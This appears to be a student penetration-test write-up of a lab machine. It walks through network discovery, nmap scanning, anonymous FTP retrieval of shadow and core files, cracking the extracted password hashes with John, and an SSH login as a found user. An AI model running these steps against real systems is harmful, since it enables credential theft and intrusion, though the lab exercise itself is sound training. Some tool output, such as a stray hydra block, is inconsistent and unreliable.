

## Subject: Penetration Testing Results: An Urgent Security Concern

Dear CEO,

I hope this message finds you well. I am writing to urgently bring to your attention a critical security vulnerability that your company's network currently faces. As per your request, I conducted an extensive penetration test on the systems within your company, specifically focusing on the FTP server used by our network administrator team.

Despite the network administrator's belief that the system had been reconfigured to meet tougher security requirements, I regret to inform you that I was able to successfully breach the system and gain access to sensitive customer information. This information was obtained through our company's website using the FTP server.

Initially, I was informed that the server had been sanitized rather than rebuilt, which led me to investigate further. Sanitization alone is not sufficient to ensure the complete removal of all potentially sensitive data. In this case, remnants of customer information were left behind, posing a significant security risk.

This incident highlights the fact that proper system configuration is just one aspect of securing a server. While the network administrator's efforts were commendable, it is crucial to emphasize that comprehensive security measures should be implemented to safeguard your network and protect our customers' data.

I recommend the following steps to address this security concern:

1. Immediate Investigation: Conduct a thorough investigation to determine the extent of the data breach and identify any other potential vulnerabilities in our network.
2. Data Protection Measures: Implement robust data protection measures, including encryption, access controls, and regular data sanitization, to ensure the confidentiality and integrity of customer information.
3. Employee Training: Provide comprehensive training to our network administrator team and all employees on best practices for server security, data handling, and awareness of potential risks.
4. Penetration Testing: Conduct regular penetration tests by independent security experts to proactively identify and address any vulnerabilities before they can be exploited by malicious individuals.

I strongly emphasize that these steps be put into action as soon as possible to ensure a more sophisticated network

Sincerely,  
Lassana Bility

## PLAN AND EXECUTION

## Step1: netdiscover 192.168.1.110

After a brief discussion with the CEO, I decided to first check for machines that were running on the network. Using the netdiscover command in root I saw a bunch of IP addresses. This was a good thing. Not knowing what IP address my target, I decided to use HTTP in all the IP addresses and I discovered that the IP address of the company website was 192.168.1.110

```
root@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.112.0/16 | Screen View: Unique Hosts  
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300  


| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|---------------|-------------------|-------|-----|------------------------|
| 192.168.1.3   | 08:00:27:a6:ad:ec | 2     | 120 | PCS Systemtechnik GmbH |
| 192.168.1.1   | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 192.168.1.2   | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 192.168.1.110 | 08:00:27:6a:ad:09 | 1     | 60  | PCS Systemtechnik GmbH |

  
hydra v0.14.2 (c) 2021 by van Hauser/THC & David MacIsaac - Please do not use in military or security related environments unless recommended to reduce legal risk.  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-07 10:30:12  
[ERROR] File for login not found: bdashter  
Usage: hydra [options]  
Options:  
-C, --url URL URL to scan (default: 192.168.1.110)  
Starting Nmap 7.94SVN ( https://nmap.org/ ) at 2023-12-08 02:10 EST  
Nmap scan reports for 192.168.1.110  
Host is up (0.0000pts latency)  
Not shown: 225 closed TCP ports (reset)  
portscan complete
```


## Step 2: HTTP 192.168.1.110

Now that I have gotten the ip address I decided to gather information about this ip address interestingly I found emails from staff. This was interesting because these staff were the system administrators with one intern.



### Step 3: create usernames.txt

Knowing that the information I gather from the website might come in handy I decided to create a file name `usernames.txt`, and use the emails I got from the website to create potential user name that I thought might be used by these administrators.



The screenshot shows a text editor window titled `~/Documents/usernames.txt - Mousepad`. The window has a menu bar with `File`, `Edit`, `Search`, `View`, `Document`, and `Help`. Below the menu bar is a toolbar with various icons for file operations. The editor displays a list of 31 usernames, each preceded by a line number from 1 to 31. The usernames are: 1 marym, 2 mmmmary, 3 mary, 4 patrickp, 5 ppatrick, 6 patrick, 7 thompsons, 8 tthompson, 9 thompson, 10 bbenedict, 11 bbenedictb, 12 bbenedict, 13 gennieg, 14 egennieg, 15 gennieg, 16 michaelp, 17 michael, 18 pmichael, 19 longe, 20 long, 21 elong, 22 adamsa, 23 aadams, 24 adams, 25 banterb, 26 banter, 27 bbanter, 28 coffeec, 29 coffee, 30 ccoffee, and 31.

```
1 marym
2 mmmmary
3 mary
4 patrickp
5 ppatrick
6 patrick
7 thompsons
8 tthompson
9 thompson
10 bbenedict
11 bbenedictb
12 bbenedict
13 gennieg
14 egennieg
15 gennieg
16 michaelp
17 michael
18 pmichael
19 longe
20 long
21 elong
22 adamsa
23 aadams
24 adams
25 banterb
26 banter
27 bbanter
28 coffeec
29 coffee
30 ccoffee
31
```

### Step 3: Nmap scan: Nmap -A 192.168.1.110

After gathering that info and saving the file usernames.txt. I decided to do a quick Nmap scan on the network. I know using -A was being aggressive but I wanted to gather as enough information as possible and I did this scan at 2:00 am so that I can gather information without being detected by the system security.

```
root@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds  
  
(root@kali)-[~]  
# nmap -A 192.168.1.110  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 02:16 EST  
Nmap scan report for 192.168.1.110  
Host is up (0.00035s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.0.4  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|   Connected to 192.168.1.4  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 1  
|   vsFTPD 2.0.4 - secure, fast, stable  
|_End of status  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_drwxr-xr-x  7 1000  513      160 Mar 15  2007 download  
|_drwxrwxrwx  2  0      0       60 Feb 26  2007 incoming [NSE: writeable]  
22/tcp    open  tcpwrapped  
|_sshv1: Server supports SSHv1  
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)  
80/tcp    open  http         Apache httpd 2.2.4 ((Unix) mod_ssl/2.2.4 OpenSSL/0.9.8b DAV/2)  
|_http-methods:  
|_  Potentially risky methods: TRACE  
|_http-server-header: Apache/2.2.4 (Unix) mod_ssl/2.2.4 OpenSSL/0.9.8b DAV/2  
|_http-title: Site doesn't have a title (text/html).  
631/tcp   open  ipp          CUPS 1.1  
|_http-methods:  
|_  Potentially risky methods: PUT  
|_http-server-header: CUPS/1.1  
|_http-title: 403 Forbidden  
MAC Address: 08:00:27:6A:AD:09 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 2.6.X  
OS CPE: cpe:/o:linux:linux_kernel:2.6  
OS details: Linux 2.6.13 - 2.6.32  
Network Distance: 1 hop  
Service Info: OS: Unix
```

#### Step 4: [ftp 192.168.1.110](#)

Wow this is interesting in the nmap scan above I observed that the status of ftp (File tranfering protocol) was open and I also saw that using ftp this network allowed anonymous login and also there was two files that can been explore the download and incoming file. The incoming file was empty so I decided to take a look into the download files. Right there I felt like this was a red flag to the system. As a company allowing anonymous users to enter your files is very risky but we have to get down to the bottom of our investigation so I couldn't tell the CEO about my finding yet.

```
(root@kali)-[~]
# ftp 192.168.1.110
Connected to 192.168.1.110.
220 (vsFTPd 2.0.4)
Name (192.168.1.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

#### Step 5: cd download

Now that I have been successfully login as anonymous user I decided to change directory to download I later then decided to take a looking at what files are in this download by using the ls command and interestingly there was five file that was open for me to explore. I wanted to see what is in all those files by changing directory into all of them but after changing directory into the first file which was etc I observed that there were some pretty interesting file in it. E.g. file like core and shadow. I got butterfly in my stomach that there might be some interesting things in those files.

```

ftp> cd download
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||35003|)
150 Here comes the directory listing.
drwxr-xr-x  6 1000  513      340 Mar 15  2007 etc
drwxr-xr-x  4 1000  513      100 Mar 15  2007 opt
drwxr-xr-x 10 1000  513      400 Mar 15  2007 root
drwxr-xr-x  5 1000  513      120 Mar 15  2007 usr
drwxr-xr-x  3 1000  513       80 Mar 15  2007 var
226 Directory send OK.
ftp> cd etc
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||37790|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  513      160 Mar 15  2007 X11
-rw-r--r--  1 1000  513    362436 Mar 03  2007 core
drwxr-xr-x  2 1000  513      100 Mar 15  2007 fonts
-rw-r--r--  1 1000  513      780 Apr 30  2005 hosts
-rw-r--r--  1 1000  513      718 Jul 03  2005 inputrc
-rw-r--r--  1 1000  513     1296 Jun 10  2006 issue
-rw-r--r--  1 1000  513    183 Jun 23  2005 lisarc
-rw-r--r--  1 1000  513       56 Oct 21  2004 localtime
lrwxrwxrwx  1 1000  513       23 Dec 07 14:51 localtime-copied-from → /usr/share/zoneinfo/GMT
-rw-r--r--  1 1000  513    10289 Dec 31  2003 login.defs
-rw-r--r--  1 1000  513       1 Dec 31  2003 motd-slax
drwxr-xr-x  2 1000  513      100 Mar 15  2007 profile.d
drwxr-xr-x  2 1000  513     220 Mar 15  2007 rc.d
-rw-r--r--  1 1000  513     440 Jul 18  2006 shadow
226 Directory send OK.

```

## Step 6: cd core

After seeing all those interesting files I decided to cd into them but unfortunately, I couldn't change the directory into none of them and this was very frustrating.

```

ftp> cd core
550 Failed to change directory.
ftp> cd
(remote-directory)
usage: cd remote-directory
ftp> ls
229 Entering Extended Passive Mode (|||25920|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  513      160 Mar 15  2007 X11
-rw-r--r--  1 1000  513      362436 Mar 03  2007 core
drwxr-xr-x  2 1000  513      100 Mar 15  2007 fonts
-rw-r--r--  1 1000  513      780 Apr 30  2005 hosts
-rw-r--r--  1 1000  513      718 Jul 03  2005 inputrc
-rw-r--r--  1 1000  513     1296 Jun 10  2006 issue
-rw-r--r--  1 1000  513      183 Jun 23  2005 lisarc
-rw-r--r--  1 1000  513      56 Oct 21  2004 localtime
lrwxrwxrwx  1 1000  513      23 Dec 07 14:51 localtime-copied-from -> /usr/share/zoneinfo/GMT
-rw-r--r--  1 1000  513     10289 Dec 31  2003 login.defs
-rw-r--r--  1 1000  513      1 Dec 31  2003 motd-slax
drwxr-xr-x  2 1000  513      100 Mar 15  2007 profile.d
drwxr-xr-x  2 1000  513      220 Mar 15  2007 rc.d
-rw-r--r--  1 1000  513      440 Jul 18  2006 shadow
226 Directory send OK.
ftp> cd shadow
550 Failed to change directory.
ftp> cd
(remote-directory)
usage: cd remote-directory
ftp> ls
229 Entering Extended Passive Mode (|||26921|)
150 Here comes the directory listing.
drwxr-xr-x  4 1000  513      160 Mar 15  2007 X11
-rw-r--r--  1 1000  513      362436 Mar 03  2007 core
drwxr-xr-x  2 1000  513      100 Mar 15  2007 fonts
-rw-r--r--  1 1000  513      780 Apr 30  2005 hosts
-rw-r--r--  1 1000  513      718 Jul 03  2005 inputrc
-rw-r--r--  1 1000  513     1296 Jun 10  2006 issue
-rw-r--r--  1 1000  513      183 Jun 23  2005 lisarc
-rw-r--r--  1 1000  513      56 Oct 21  2004 localtime
lrwxrwxrwx  1 1000  513      23 Dec 07 14:51 localtime-copied-from -> /usr/share/zoneinfo/GMT
-rw-r--r--  1 1000  513     10289 Dec 31  2003 login.defs
-rw-r--r--  1 1000  513      1 Dec 31  2003 motd-slax
drwxr-xr-x  2 1000  513      100 Mar 15  2007 profile.d
drwxr-xr-x  2 1000  513      220 Mar 15  2007 rc.d
-rw-r--r--  1 1000  513      440 Jul 18  2006 shadow
226 Directory send OK.

```

## Step 7: ftp> get shadow and ftp> get core

After having failed attempts, I decided to take a break and go over everything thinking there might be any information that I had missed luckily there was something I missed. I saw that the




FTP login type into this system was ASCII so that means one of our files might have binary information. So, I decided get the following files I try to cd in before.

```
229 Directory send OK.
ftp> get shadow
local: shadow remote: shadow
229 Entering Extended Passive Mode (|||43094|)
150 Opening BINARY mode data connection for shadow (440 bytes).
100% |*****
226 File send OK.
440 bytes received in 00:00 (1.01 MiB/s)
ftp> get core
local: core remote: core
229 Entering Extended Passive Mode (|||52007|)
150 Opening BINARY mode data connection for core (362436 bytes).
100% |*****
226 File send OK.
362436 bytes received in 00:00 (54.14 MiB/s)
ftp> exit
221 Goodbye.
```

### Step 8: strings core

After getting those files I decided to use the strings command which is used to get readable text strings from binary data. I used this command to see what is in this core file. After applying the command, boom I saw some hashes and they had the user we found on the site before. I decided to save those hashes in a file called Shadows.



```
~/shadows1/shadows.txt - Mousepad
File Edit Search View Document Help
1 root:$1$aQo/F0Tu$rriwTq.pGmN30hFe75yd30:13574:0:::::
2 aadams:$1$klZ09iws$fQDqXfQXBERilgdRyogn.:13570:0:99999:7:::
3 bbanter:$1$1wY0b2Bt$Q6cLev2TG9eH9iIaTuFKy1:13571:0:99999:7:::
4 ccoffee:$1$6yf/SuEu$EZ1TWxFMHE0pDXCCMQ70/:13574:0:99999:7:::
5
```

### Step 9: john -wordlist=/usr/share/wordlists/rockyou.txt shadows

After saving those hash file. I decided to make an attempt at cracking the password and in doing I decided to use John the Reaper. John is a password-cracking tool. I then used -

wordlist=/usr/share/wordlists/rockyou.txt to tell John what file he will be using in this cracking attempt after that, I told him to use the shadows file which I have stored my hashes in and compare it with the rockyou.txt file, and if there is any match it should display it. John went through my files but didn't find the directory for shadows so I then created a folder called shadow1 and stored the shadow file in it and rerun but I kept getting the same errors.

```
(root@kali)-[~]
# john -wordlist=/usr/share/wordlists/rockyou.txt shadows
stat: shadows: No such file or directory

(root@kali)-[~]
# john -wordlist=/usr/share/wordlists/rockyou.txt shadows1
stat: shadows1: No such file or directory

(root@kali)-[~]
# john -wordlist=/usr/share/wordlists/rockyou.txt shadows.txt
stat: shadows.txt: No such file or directory

(root@kali)-[~]
# john -wordlist=/usr/share/wordlists/rockyou.txt /shadows1/shadows.txt
stat: /shadows1/shadows.txt: No such file or directory

(root@kali)-[~]
#
```

#### Step 10: john -wordlist=/usr/share/wordlists/rockyou.txt shadows

So after the command didn't work I was totally confused but I thought about something. I once tried a command in Kali's regular Terminal emulator it didn't work but when I tried it in the Root

Terminal Emulator it worked so I thought to myself what if this command is not working because I'm in the root terminal I decided to run the command in regular kali Terminal and it worked. I was so excited but after waiting for so long the password didn't crack. It displayed a lot of password but none of them was what I was looking for.

```
(kali@kali)-[~]
$ john -wordlist=/usr/share/wordlists/rockyou.txt shadows
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 2 password hashes with 2 different salts
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:57 27.14% (ETA: 19:36:41) 0g/s 70357p/s 140718c/s 140718C/s sadmoon26..sadjii
0g 0:00:01:02 29.91% (ETA: 19:36:38) 0g/s 70901p/s 141806c/s 141806C/s quasi666..quartermaine
0g 0:00:01:03 30.45% (ETA: 19:36:37) 0g/s 70922p/s 141847c/s 141847C/s princesmae..princesita08
0g 0:00:01:04 31.02% (ETA: 19:36:37) 0g/s 71001p/s 142003c/s 142003C/s po278283..po0po09
0g 0:00:01:05 31.60% (ETA: 19:36:36) 0g/s 71108p/s 142220c/s 142220C/s phranklin1..phoukhanh
0g 0:00:01:06 32.16% (ETA: 19:36:36) 0g/s 71183p/s 142369c/s 142369C/s pauli_517..paulge!
0g 0:00:01:07 32.71% (ETA: 19:36:35) 0g/s 71184p/s 142371c/s 142371C/s paddymay..paddy1976
0g 0:00:01:08 33.28% (ETA: 19:36:35) 0g/s 71317p/s 142637c/s 142637C/s olsucks..olsdiwnh07
0g 0:00:01:09 33.85% (ETA: 19:36:34) 0g/s 71447p/s 142896c/s 142896C/s november151987..noveluck
0g 0:00:01:10 34.40% (ETA: 19:36:34) 0g/s 71526p/s 143055c/s 143055C/s nikeqt1..nikejunior
0g 0:00:01:11 34.98% (ETA: 19:36:33) 0g/s 71619p/s 143241c/s 143241C/s nebuneaala:))..nebraska48
0g 0:00:01:12 35.56% (ETA: 19:36:33) 0g/s 71760p/s 143521c/s 143521C/s n1alomi..n182617
0g 0:00:01:13 36.17% (ETA: 19:36:32) 0g/s 71900p/s 143801c/s 143801C/s mtmckinley..mtktm4
0g 0:00:01:14 36.68% (ETA: 19:36:32) 0g/s 71886p/s 143773c/s 143773C/s monkeydogbreath..monkeyboy619
0g 0:00:01:15 37.20% (ETA: 19:36:32) 0g/s 71931p/s 143863c/s 143863C/s mitmoo..mitilica
0g 0:00:01:16 37.70% (ETA: 19:36:32) 0g/s 71838p/s 143680c/s 143680C/s mikejone2..mikeisgay18
0g 0:00:01:17 38.16% (ETA: 19:36:32) 0g/s 71691p/s 143382c/s 143382C/s messageza1..mespinal28
0g 0:00:01:18 38.72% (ETA: 19:36:32) 0g/s 71764p/s 143528c/s 143528C/s mcdreamy44..mcdonKA16
0g 0:00:01:19 39.21% (ETA: 19:36:32) 0g/s 71696p/s 143393c/s 143393C/s martystar..martyluvi
0g 0:00:01:20 39.72% (ETA: 19:36:32) 0g/s 71590p/s 143180c/s 143180C/s manurno1..manunited1984
0g 0:00:01:21 40.21% (ETA: 19:36:32) 0g/s 71500p/s 143001c/s 143001C/s maguil1959..magsyota
0g 0:00:01:22 40.67% (ETA: 19:36:32) 0g/s 71438p/s 142879c/s 142879C/s lyvdr13..lyteangel
0g 0:00:01:23 41.24% (ETA: 19:36:32) 0g/s 71537p/s 143075c/s 143075C/s lovinjf08..lovinguforever
0g 0:00:01:24 41.87% (ETA: 19:36:31) 0g/s 71632p/s 143265c/s 143265C/s lois78..loiras123
0g 0:00:01:25 42.43% (ETA: 19:36:31) 0g/s 71700p/s 143402c/s 143402C/s lilp777..lilotahi
0g 0:00:01:26 42.99% (ETA: 19:36:31) 0g/s 71743p/s 143489c/s 143489C/s lenoary..lennybruce
0g 0:00:01:27 43.53% (ETA: 19:36:30) 0g/s 71768p/s 143539c/s 143539C/s lapangantembak..lap29lap
0g 0:00:01:28 44.05% (ETA: 19:36:30) 0g/s 71758p/s 143516c/s 143516C/s kylekaty..kylemandi
0g 0:00:01:29 44.55% (ETA: 19:36:30) 0g/s 71769p/s 143541c/s 143541C/s kokoro_92..kokon16
0g 0:00:01:30 45.03% (ETA: 19:36:30) 0g/s 71740p/s 143480c/s 143480C/s king110099..king--1989
0g 0:00:01:31 45.58% (ETA: 19:36:30) 0g/s 71804p/s 143610c/s 143610C/s kenari81..kenalo
0g 0:00:01:32 46.13% (ETA: 19:36:30) 0g/s 71852p/s 143706c/s 143706C/s karlyanne..karlsfeld
0g 0:00:01:33 46.62% (ETA: 19:36:30) 0g/s 71827p/s 143656c/s 143656C/s k081105..k070591
0g 0:00:01:34 47.19% (ETA: 19:36:30) 0g/s 71914p/s 143829c/s 143829C/s joynjam1..joymala1
0g 0:00:01:35 47.76% (ETA: 19:36:29) 0g/s 71949p/s 143901c/s 143901C/s jodeteana..jodellbronojeda
0g 0:00:01:36 48.25% (ETA: 19:36:29) 0g/s 71972p/s 143945c/s 143945C/s jhaymean..jhayehm19
0g 0:00:01:37 48.72% (ETA: 19:36:30) 0g/s 71883p/s 143769c/s 143769C/s jeger4..jefy1123
0g 0:00:01:38 49.19% (ETA: 19:36:30) 0g/s 71849p/s 143701c/s 143701C/s jari240191..jarettt1
```

## Step 11: John The Reaper Command list

Ater failed attempt on cracking the password I remember you had explain to me in class about the guy that crack the password so I decided to read John command list online.

## Step 12: john -rules -wordlist=/usr/share/wordlists/rockyou.txt -fork=8 shadows

While reading john command list I saw that you could set a rule for john when you using him to crack. I was able to come up with a command setting the rule that john should use. I used -rules specify to john that you will be using a rules. I use -wordlist=/usr/share/wordlists/rockyou.txt direct john to the file we will be using. I use -fork=8 to speed up the cracking process by telling

john the number of execution for multiple password should be 8. This command work and it speed up the process.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ john -rules -wordlist=/usr/share/wordlists/rockyou.txt -fork=8 shadows  
  
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 4 password hashes with 4 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])  
Node numbers 1-8 of 8 (fork)  
Each node loaded 1/8 of wordfile to memory (about 16 MB/node)  
Press 'q' or Ctrl-C to abort, almost any other key for status  
1 0g 0:00:00:24 0.11% (ETA: 08:52:02) 0g/s 4575p/s 18303c/s 18303C/s lisapaul..lip2lip  
6 0g 0:00:00:24 0.11% (ETA: 08:32:02) 0g/s 4821p/s 19288c/s 19288C/s honeycuh..honda9110  
3 0g 0:00:00:24 0.11% (ETA: 08:32:48) 0g/s 4804p/s 19222c/s 19222C/s hullio..hugeboobs  
8 0g 0:00:00:24 0.11% (ETA: 08:31:01) 0g/s 4849p/s 19399c/s 19399C/s hendricks1..helloworld91  
2 0g 0:00:00:24 0.12% (ETA: 08:23:41) 0g/s 4922p/s 19690c/s 19690C/s feelmypain..feb231995  
7 0g 0:00:00:24 0.12% (ETA: 08:12:21) 0g/s 5117p/s 20472c/s 20472C/s cking..city2005  
5 0g 0:00:00:23 0.11% (ETA: 08:26:45) 0g/s 4717p/s 18871c/s 18871C/s js1991..jprizal  
4 0g 0:00:00:23 0.11% (ETA: 08:25:03) 0g/s 4740p/s 18963c/s 18963C/s jiomarr..jimmy1991  
1 0g 0:00:00:43 0.20% (ETA: 08:41:12) 0g/s 4706p/s 18827c/s 18827C/s keyblader..kevsom  
3 0g 0:00:00:43 0.20% (ETA: 08:31:23) 0g/s 4826p/s 19307c/s 19307C/s jim77jes..jill99  
5 0g 0:00:00:42 0.20% (ETA: 08:35:47) 0g/s 4674p/s 18698c/s 18698C/s knuffel1..knockmorerule  
8 0g 0:00:00:43 0.20% (ETA: 08:36:41) 0g/s 4765p/s 19063c/s 19063C/s k00084353..jys205  
6 0g 0:00:00:43 0.21% (ETA: 08:24:53) 0g/s 4921p/s 19686c/s 19686C/s iwuvu3..iwanttobefamous  
7 0g 0:00:00:43 0.22% (ETA: 08:10:44) 0g/s 5136p/s 20545c/s 20545C/s gilles1..gilbert07  
4 0g 0:00:00:42 0.20% (ETA: 08:29:15) 0g/s 4761p/s 19046c/s 19046C/s kaleebug..kalani73  
2 0g 0:00:00:43 0.21% (ETA: 08:23:52) 0g/s 4925p/s 19701c/s 19701C/s ipaempat..ionut1990  
1 0g 0:00:00:47 0.22% (ETA: 08:39:30) 0g/s 4728p/s 18912c/s 18912C/s gameyvt..gameboard  
8 0g 0:00:00:47 0.22% (ETA: 08:33:48) 0g/s 4804p/s 19219c/s 19219C/s face40..fabisymad  
7 0g 0:00:00:47 0.24% (ETA: 08:11:16) 0g/s 5128p/s 20514c/s 20514C/s catlover09..cathy44  
2 0g 0:00:00:47 0.23% (ETA: 08:24:49) 0g/s 4913p/s 19653c/s 19653C/s dickens3..diazepunk+17  
6 0g 0:00:00:47 0.23% (ETA: 08:26:38) 0g/s 4896p/s 19585c/s 19585C/s don-ran..dominiqui  
5 0g 0:00:00:46 0.22% (ETA: 08:36:06) 0g/s 4678p/s 18716c/s 18716C/s greenbaby4..greekg  
4 0g 0:00:00:46 0.22% (ETA: 08:29:35) 0g/s 4765p/s 19063c/s 19063C/s fosita..fortbill  
3 0g 0:00:00:47 0.22% (ETA: 08:32:44) 0g/s 4806p/s 19226c/s 19226C/s essman..espn2009  
2 0g 0:00:00:48 0.23% (ETA: 08:24:01) 0g/s 4925p/s 19700c/s 19700C/s come691maid896..colucci12  
1 0g 0:00:00:48 0.22% (ETA: 08:38:25) 0g/s 4742p/s 18968c/s 18968C/s elyptica..elvis49  
5 0g 0:00:00:47 0.22% (ETA: 08:34:16) 0g/s 4703p/s 18815c/s 18815C/s fannyyb2..faneka  
8 0g 0:00:00:48 0.23% (ETA: 08:33:23) 0g/s 4808p/s 19237c/s 19237C/s dmlbmlk..dmanijean  
3 0g 0:00:00:48 0.23% (ETA: 08:31:55) 0g/s 4817p/s 19272c/s 19272C/s dhymiere..dhincute  
7 0g 0:00:00:48 0.24% (ETA: 08:11:20) 0g/s 5126p/s 20506c/s 20506C/s blondie1989..bloempie  
6 0g 0:00:00:48 0.23% (ETA: 08:26:12) 0g/s 4900p/s 19601c/s 19601C/s cubanboy15..ctvcor  
4 0g 0:00:00:47 0.23% (ETA: 08:28:30) 0g/s 4780p/s 19124c/s 19124C/s dwanna7..dv3262  
4 0g 0:00:00:48 0.23% (ETA: 08:29:03) 0g/s 4777p/s 19110c/s 19110C/s darryl92..darrell15  
2 0g 0:00:00:49 0.24% (ETA: 08:23:34) 0g/s 4931p/s 19728c/s 19728C/s caltriena..callum42  
1 0g 0:00:00:49 0.23% (ETA: 08:38:16) 0g/s 4743p/s 18974c/s 18974C/s denmark22..denise1988  
8 0g 0:00:00:49 0.23% (ETA: 08:33:39) 0g/s 4805p/s 19222c/s 19222C/s curlyfry15..cupidy  
3 0g 0:00:00:49 0.23% (ETA: 08:31:28) 0g/s 4824p/s 19298c/s 19298C/s conrad19..connies1  
5 0g 0:00:00:48 0.23% (ETA: 08:35:24) 0g/s 4690p/s 18764c/s 18764C/s duces1..dubai27
```





```
File Actions Edit View Help
└─$ ssh bbanter@192.168.1.110
bbanter@192.168.1.110's password:
Linux 2.6.16.
bbanter@slax:~$ cat /etc/group
root::0:root
bin::1:root,bin,daemon
